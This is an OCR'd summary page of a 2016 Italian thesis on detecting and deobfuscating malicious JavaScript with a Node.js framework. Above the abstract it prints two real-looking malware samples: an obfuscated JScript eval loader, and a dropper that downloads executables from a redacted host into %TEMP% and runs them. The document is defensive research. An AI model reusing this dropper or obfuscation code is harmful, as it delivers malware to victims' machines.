
Scuola universitaria professionale della Svizzera italiana
Dipartimento tecnologie innovative

SUPSI

Malicious JavaScript Detection: Static and Dynamic Analysis

Studente/i	Relatore	Correlatore	Committente
Esteves Jorge	Consoli Angelo	-	Consoli Angelo

Corso di laurea	Modulo	Anno	Data
Ingegneria Informatica	M00002 - C09553	2015 / 2016	02.09.2016




```
var gfpndw = 'fgbuyhnzrcfftewipholpnmf yjdqflge(kzfkkrsu,ac vifgrnqv,pd ma
var mke = 'Phg%wd"ls)ic yz+ne xnSgotwirwaizvngsgva.skfmjrcgoovmtbCdxhnaaur
var aiurex = 'iclolvnuf ya(fo)gv{wj sx yd em zviyhfcy xo(wlxkaokt.gwrhxeuu
var qxunv = ' aj=tt wl1qy;hg xq hh ld nn oc ckxctaox.kvwbnrioidetfqexi(xh>
var goy = ' yf}kx aa nh;ai cq lctotrmtyrv qg{un cc ud jh ajxpgohk.jyoyaptv
var ovli = 'hes lu(cgedbrtn)xh{fy pt cm}oc mp qp;zh}fzdqalak(ds"nqhmxtnxth
var gbtnk = 'iobmoigkv/qssiacxoryoisopgytwy.yeptlhcqpeh?gjimebovdoh2py.rk;
var ufr = ')ma;tz';
var fmbjfvqsx = gfpndw + mke + aiurex + qxunv + goy + ovli + gbtnk + ufr;
var oqcandcbgw = "";
var sqysrqxim = 3;
var mnywmcioth = fmbjfvqsx.split("");
var xisvxgrdze = "";
var y = new ActiveXObject("Scri" + "pting.Di" + "ctionary");
y.add("a", "t");
if (y.Item("a") == "t") {
    xisvxgrdze = "xgj";
} else {
    sqysrqxim = 0;
};
for (i = 0; i < mnywmcioth.length; i += sqysrqxim) {
    oqcandcbgw = oqcandcbgw + mnywmcioth[i];
}
var xisvxgrdze = "xgjexgjvxgjaxgjl".split(xisvxgrdze).join("");
var fmenqiujab = this[xisvxgrdze];
fmenqiujab(oqcandcbgw); //N1qGC0K9q5
```

```
function dl(fr, fn, rn) {
    var ws = new ActiveXObject("WScript.Shell");
    var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) + fn;
    var xo = new ActiveXObject("MSXML2.XMLHTTP");
    xo.onreadystatechange = function() {
        if (xo.readyState === 4) {
            var xa = new ActiveXObject("ADODB.Stream");
            xa.open();
            xa.type = 1;
            xa.write(xo.ResponseBody);
            xa.position = 0;
            xa.saveToFile(fn, 2);
            xa.close();
        };
    };
    try {
        xo.open("GET", fr, false);
        xo.send();
        if (rn > 0) {
            ws.Run(fn, 0, 0);
        };
    } catch (er) {};
}
dl("http://[redacted].com/img/script.php?ibd1.jpg", "1274905.exe", 1);
dl("http://[redacted].com/img/script.php?ibd2.jpg", "4273205.exe", 1);
dl("http://[redacted].com/img/script.php?ibd3.jpg", "2354869.exe", 1);
```

JS-Dropper

STUDENTSUPSI

Abstract

JavaScript é un linguaggio molto usato nella programmazione web client per rendere pagine dinamiche e interattive. La sua caratteristica di essere un linguaggio di scripting orientato agli oggetti e agli eventi, lo rende pratico e oggigiorno é presente nel 93.7% 1 dei siti web nel mondo. La sua popolarità ha però un impatto anche sui i cyber criminali i quali vedono in JavaScript un ottimo canale da usare per i loro scopi malevoli.
Una delle missioni degli enti che operano nel campo della sicurezza informatica é di analizzare pagine sospette e scovare quelle che contengono codice malevolo. Questo lavoro è spesso ostacolato da offuscatori i quali rendono il codice illeggibile e servono dunque lunghe analisi per risalire al comportamento di un determinato script.
Per questo motivo con questo progetto é nato MalJS-Framework, un framework sviluppato in un ambiente Node.js e scritto in linguaggio JavaScript. Tramite analisi statica e analisi dinamica permette di semplificare codice JavaScript ritenuto sospetto ottenendo in questo modo un risultato più leggibile e più facile da valutare.
Il risultato ottenuto é che con questo prodotto é stato possibile deoffuscare due tipologie di offuscamento presente nei samples a disposizione.

Obiettivi

Lo scopo del presente lavoro di diploma è di studiare la struttura dei malware scritti in JavaScript e in seguito sviluppare una soluzione che permetta di capire in breve tempo cosa viene nascosto tramite le tecniche di offuscamento.
Per fare ciò è necessario prima stabilire le tecniche esistenti di analisi del codice e le tecniche esistenti di offuscamento.
L'obbiettivo finale, è di ottenere un framework che riesca a deoffuscare e a mostrare in poco tempo cosa nasconde un codice JavaScript fornito come input.

Conclusione

Al giorno d'oggi é impossibile pensare di poter creare una soluzione generale adatta a tutti i casi, altrimenti i Malware sarebbero cessati di esistere già da parecchio tempo.
I metodi di offuscamento del codice sono moltissimi ed é sempre possibile crearne nuovi
usando la propria creatività. Per questo motivo la creazione di tools universali che permettono di deoffuscare qualsiasi codice é ostacolata perché come già detto in precedenza sarà
sempre possibile sviluppare nuovi metodi per costringere un eventuale deoffuscatore a dover operare in un modo differente.
Ai fini di ricerca, é stato possibile confermare la possibilità di creare un deoffuscatore avente la capacità di mostrare il vero fine di un codice offuscato senza la necessità di richiedere
molte interazioni da parte dell'analista.
Gli obbiettivi del progetto sono stati raggiunti, mentre per raggiungere lo scopo finale del tema sarebbe richiesta una quantità di tempo molto grande perché come già citato in precedenza le situazioni possibili sono molteplici.